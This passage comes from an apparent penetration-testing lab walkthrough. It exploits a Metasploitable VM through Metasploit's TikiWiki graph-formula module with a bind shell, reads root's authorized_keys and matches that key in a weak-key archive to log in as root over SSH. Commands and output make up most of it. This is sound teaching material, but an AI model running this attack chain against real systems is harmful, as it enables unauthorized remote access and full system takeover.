
Going back, to our Metasploit database, we will search for tikiwiki again, and select the "tikiwiki_graph_formula_exec" module.

```
search tikiwiki
use exploit/unix/webapp/tikiwiki_graph_formula_exec
```




Again, we will list out the options available for this module and set the RHOST to the victim machine's IP address.

```
show options
set RHOSTS 10.0.2.4
```



However, we need to set the payload this time. We will list out the possible payloads and select one of them.

```
show payloads
set payload generic/shell_bind_tcp
```




```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell_bind_tcp
payload ⇒ generic/shell_bind_tcp
```

Finally, we are ready to exploit.

```
exploit
```

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials ...
[*] No response from the server
[*] Attempting to execute our payload ...
[*] Started bind TCP handler against 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.15:45277 → 10.0.2.4:4444) at 2021-10-07 23:49:10 -0400

hostname
metasploitable
whoami
www-data
```

After gaining remote access, we can get the hostname and the current user.

Now, we will begin to try gaining root access. First, we will type the following:

```
ls /root/.ssh
cat /root/.ssh/authorized_keys
```

```
ls /root/.ssh
authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1j
r2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+
kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```

Second, we must find the corresponding private key for this public key. In a new terminal, we will navigate to the where we saved "5622.tar.bz2" which was downloaded during the prelab setup. We will extract the contents of the folder using the following command.

```
tar jxvf 5622.tar.bz2
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tar jxvf 5622.tar.bz2
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
```

Third, we will navigate the directories until we get to the directory which contains a list of pairs of public and private keys. Then we will search for our public key's pair using the following command:

```
grep -lr
AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVx
pbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1
e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e77
7GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+q
UGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxd
Fo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w==
*.pub
```

```
┌──(kali㉿kali)-[~/Downloads/rsa/2048]
└─$ grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5te
oweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRW
ocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
```

We are successful in finding the matching private key, so now we can connect using this key in the following command:

```
ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
whoami
ifconfig
hostname
```

```
┌──(kali㉿kali)-[~/Downloads/rsa/2048]
└─$ ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:4c:16
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:4c16/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130464 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97795 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26215512 (25.0 MB)  TX bytes:27838576 (26.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2851 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2851 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1005029 (981.4 KB)  TX bytes:1005029 (981.4 KB)

root@metasploitable:~# hostname
metasploitable
```

Finally, we are now signed in as root.